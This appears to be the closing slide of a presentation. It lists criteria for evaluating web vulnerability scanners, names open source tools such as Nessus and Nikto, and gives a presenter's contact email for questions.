- What to look for in a scanner
  - #False Positive Errors found
  - #Positive False Errors found
  - How the scanner handles authentication
  - How well the scanner compensates for Error Handling
  - Does the report provide an accurate enough fix
  - Is the information in the fix report correct
- Open Source Tools:
  - Web Scarab, Paros, Nessus, Nikto

Thank you

Questions? avi.verma@fiserv.com